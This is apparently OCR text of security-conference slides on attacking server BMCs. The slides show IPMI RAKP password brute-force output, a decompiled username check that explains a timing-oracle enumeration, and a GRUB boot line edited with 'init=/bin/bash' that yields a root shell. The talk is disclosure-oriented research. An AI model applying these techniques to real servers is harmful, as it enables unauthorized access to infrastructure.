00000020: 0F 9B 07 95 3D 87 26 DD  80 F1 C9 E5 75 2A 00 10  ....=.&.....u*..
00000030: D8 03 5C FF 35 E1 7B C8  14 0B 6D 65 69 73 61 64  ..\.5.{...meisad
00000040: 6D 69 6E 31 31                                   min11
[*] Trying passwords from a wordlist...
[+] Password is nicelongpassword
alex@ubuntu:~/DC31/1-Timing oracle/demo$
```

IPMI RAKP AGAIN: BRUTEFORCE


FINDING A VALID USERNAME



```
  i = 0;
  while ( 1 )
  {
    user_info = a4 + 23 * i;
    if ( (*(user_info + 5) & 0xF) >= role
      && (user_struct[109] & 1) != 0
      && user_struct[4] == *(user_info + 4)
      && (!*username || !memcmp(user_struct + 5, username, 0x10u)) )
    {
      return user_info;
    }
    i = (i + 1);
    *a3 = i;
    if ( v11[61] <= i )
      goto LABEL_14;
  }
```

EXPLANATION WHY TIMING ORACLE ATTACK WORKS

☺



Uptime : 1228 hr, 5 min, 59 sec

FW : [redacted]

IP : [redacted]

MAC : [redacted]

Chassis Part : [redacted]

Chassis SN : [redacted]

● **Host Online**

● **Chassis Identify LED**

Dashboard Control Panel

316 d 16 hrs
Power-On Hours

902
Pending Deassertions

26
Access Logs

8
GPU Info

Firmware	BMC	BIOS	MB FPGA	MID FPGA	GB FPGA	PSU 0	PSU 1	PSU 2	PSU 3	PSU 4	PSU 5	SW_PEX
Primary	[redacted]	[redacted]	0.01.05	0.01.03	4.02	1.06	1.06	1.06	1.06	1.06	1.06	0.2.0
Secondary	[redacted]	[redacted]	N/A	N/A	N/A	1.06	1.06	1.06	1.06	1.06	1.06	0.2.0
Communication	N/A	N/A	N/A	N/A	N/A	1.07	1.07	1.07	1.07	1.07	1.07	0.2.0
	N/A	N/A	N/A	N/A	N/A	N/A	N/A	N/A	N/A	N/A	N/A	0.2.0


So what's Next?

WHAT TO DO NEXT?

- We wanted to analyze BMC image:
  - Understand why timing oracle worked
  - Find more bugs…
  - Understand BMC and entire architecture more
  - Analyze defense, hardening and mitigations

  - To do that we need to get a shell
    - We hoped to find the BMC images there


GETTING SHELL ON THE HOST



```
        set root=[redacted]
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=[redacted]\
 --hint-efi=[redacted] --hint-baremetal=[redacted] [redacted]\
[redacted]
        else
          search --no-floppy --fs-uuid --set=root [redacted]\
[redacted]
        fi
        echo        'Loading Linux 5.10.[redacted] ...'
        linux        /boot/vmlinuz-5.10.[redacted] root=UUID=[redacted]\
[redacted]             ro  quiet init=/bin/bash_
        echo        'Loading initial ramdisk ...'
        initrd        /boot/initrd.img-5.10.[redacted]
```


```
    Minimum Emacs-like screen editing is supported. TAB lists
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
    command-line or ESC to discard edits and return to the GRUB
    menu.
```

GETTING SHELL ON THE HOST



```
root@[redacted]:~#
```

